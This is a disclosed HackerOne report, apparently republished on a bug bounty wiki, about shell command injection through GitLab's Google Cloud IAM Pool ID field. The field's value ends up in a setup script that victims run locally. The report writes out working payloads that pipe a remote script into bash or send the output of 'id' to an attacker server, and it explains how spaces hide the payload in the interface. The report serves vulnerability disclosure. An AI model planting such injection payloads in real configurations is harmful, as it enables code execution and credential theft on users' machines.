Maintainer can inject shell code in Google Cloud IAM configuration that will trigger on victims machine when setting up Google Artifact Management
The Google Cloud IAM Pool ID field was not sanitised before being inserted into a setup script that users are instructed to run locally. A malicious maintainer could inject shell commands into the Pool ID, leading to arbitrary code execution on the victim's machine when they run the script.

GitLab
Originally disclosed on GitLab
- Fixed in 2 months
- Disclosed after 2 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2464908 by joaxcar on 2024-04-16, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Hi team, this one has some big limitations when it comes to exploitability (maintainer of group/project attacking other maintainers of (sub)group/(sub)projects). Still, the impact is arbitrary code execution on the victim's personal computer, which is of high impact.
Summary
Google Cloud IAM variable Pool ID is used unsanitized in the setup script run on a user machine when setting up Google Artifact Management. A malicious maintainer can inject arbitrary shell code into the Pool ID that will execute as the victim without the victim's knowlage
Details
When setting up Google Artifact Management(docs) in a project the project will first ask the user to set up Google Cloud IAM configuration(docs) if not already configured.
If Google Cloud IAM is already in place, the user (victim) who tries to configure Google Artifact Management will see this

The instructions tell the user to run this command on their computer (replacing <your_access_token>)
curl --request GET \
--header "PRIVATE-TOKEN: <your_access_token>" \
--data 'google_cloud_artifact_registry_project_id=ZZZZZ' \
--data 'enable_google_cloud_artifact_registry=true' \
--url "https://gitlab.com/api/v4/projects/56675286/google_cloud/setup/integrations.sh" \
| bash
This script will fetch a configuration script from https://gitlab.com/api/v4/projects/56675286/google_cloud/setup/integrations.sh. This script will contain the Pool ID from Google Cloud IAM in these two lines (MyPoolID)
###  !/bin/bash
...
    PRINCIPAL="principalSet://iam.googleapis.com/projects/1/locations/global/workloadIdentityPools/MyPoolID/attribute.reporter_access/true"
...
    PRINCIPAL="principalSet://iam.googleapis.com/projects/1/locations/global/workloadIdentityPools/MyPoolID/attribute.developer_access/true"
...
The problem here is that the value of Pool ID can be anything. For example this string $(curl 'https://joaxcar.com/gitlab/poc_bash.sh' | bash) which will make the integrations.sh script look like this
PRINCIPAL="principalSet://iam.googleapis.com/projects/1/locations/global/workloadIdentityPools/$(curl 'https://joaxcar.com/gitlab/poc_bash.sh' | bash)/attribute.reporter_access/true"
When using the instructions from the page, the command in $() will be executed locally.
As Google Cloud IAM can be configured by another user (attacker) either in the project or at the group level, the victim will never see the configuration.
The payload above will break the setup script, but if the attacker injects this payload instead:
MyPoolID "; curl 'https://joaxcar.com/gitlab/poc_bash.sh' | bash; PRINCIPAL="principalSet://iam.googleapis.com/projects/1/locations/global/workloadIdentityPools/MyPoolID
The configuration page will look like this (note that the spaces will hide the payload in the UI

and the configuration script look like this (see that the PRINCIPAL value get set twice)
PRINCIPAL="principalSet://iam.googleapis.com/projects/1/locations/global/workloadIdentityPools/MyPoolID "; curl 'https://joaxcar.com/gitlab/poc_bash.sh' | bash; PRINCIPAL="principalSet://iam.googleapis.com/projects/1/locations/global/workloadIdentityPools/MyPoolID/attribute.reporter_access/true"
This will make sure that no one sees the payload and that the configuration script actually still works.
If the attacker configures the payload on a group level the Google Cloud IAM config will look like this on project level

Steps to reproduce
- Make sure you have two accounts
attackerandvictim - Log in as the
victim - Create a new group named
group_1 - Go to https://gitlab.example.com/groups/group_1/-/group_members and invite
attackeras maintainer - Log in as
attackerin another browser session - Go to https://gitlab.example.com/groups/group_1/-/settings/integrations/google_cloud_platform_workload_identity_federation/edit
- Fill out all fields with a
1exceptPool IDwhere you put your payload. Something like this (change<ATTACKER SERVER>to your attacker server, the bash code here could be anything)
MyPoolID "; curl "https://<ATTACKER SERVER>" -d "$(id)" #
- Click save
- Now as the
victimcreate a new project ingroup_1namedproject_1 - Go to https://gitlab.example.com/group_1/project_1/-/settings/integrations/google_cloud_platform_artifact_registry/edit
Note that the victim does not see any attacker payload here!
11. Fill out all fields with 1 click save (this step is just to prove that nothing is breaking, it will not have any impact)
12. Copy the script from Configuration instructions
13. If you don't have an access token go to https://gitlab.example.com/-/user_settings/personal_access_tokens and create one
14. Now run the Configuration instructions script in a terminal using the access token
15. You should get a ping back with the result of id in your attacker server. This proves code execution in the victims environment.
Impact
Arbitrary code execution is performed on the victim machine as the victim user. The payload can also contain sudo statements that either will run directly if the victim has run sudo commands recently, or the script will prompt the victim for sudo rights, which the user might accept due to it being a GitLab-initiated script
What is the current bug behavior?
The Pool ID value is not sanitized or checked for bad content. It also not escape when used in the integrations.sh script
What is the expected correct behavior?
The Pool ID value should be either sanitized or escaped and should not allow for arbitrary command injection
Output of checks
This bug happens on GitLab.com
CVSS
The impact here is high confidentiality and integrity as the attacker can get full access to the victim's machine and steal the GitLab access token and everything else on the victim's machine. Scope is changed as the attack originates from GitLab but runs and impacts the local user. Privilege required is high as the attacker is the maintainer and it requires user interaction, but note that it is regular user interaction in a normal workflow; there are no special actions outside of the anticipated ones. Complexity is low as the attack works 100% of the times and nothing special needs to be in place, the fact that the victim needs to run the script is part of user interaction.
Impact
Arbitrary code execution is performed on the victim machine as the victim user. The payload can also contain sudo statements that either will run directly if the victim has run sudo commands recently, or the script will prompt the victim for sudo rights, which the user might accept due to it being a GitLab-initiated script
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Proposal
Swap out this script with https://gitlab.com/gitlab-org/gitlab/-/issues/460079+ that needs to be done regardless
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The Pool ID value is not sanitised or escaped before being embedded in a shell script, allowing command injection.
Impact
Arbitrary code execution on the victim's machine as the victim user, potentially with sudo privileges if the victim has recently used sudo or accepts a prompt.
What the attacker needed
Attacker is maintainer of group/project; victim runs the provided script
The fix
The Pool ID should be sanitised or escaped to prevent command injection; a proposal suggests replacing the script.
How it was found
- Log in as the victim and create a new group.
- Invite the attacker as a maintainer of the group.
- As the attacker, go to the group's Google Cloud IAM integration settings and set the Pool ID to a malicious payload.
- As the victim, create a new project in the group and go to the Google Artifact Management integration settings.
- Copy the configuration script from the page and run it in a terminal with a personal access token.
- The attacker's payload executes on the victim's machine.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you set up Google Artifact Management, GitLab gives you a command to run on your computer. That command downloads a script from GitLab and runs it. The script includes a value called Pool ID, which comes from the Google Cloud IAM settings. If an attacker can change that Pool ID to include extra shell commands, those commands will run on your computer when you execute the script. This is dangerous because the attacker can then do anything you can do on your machine.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


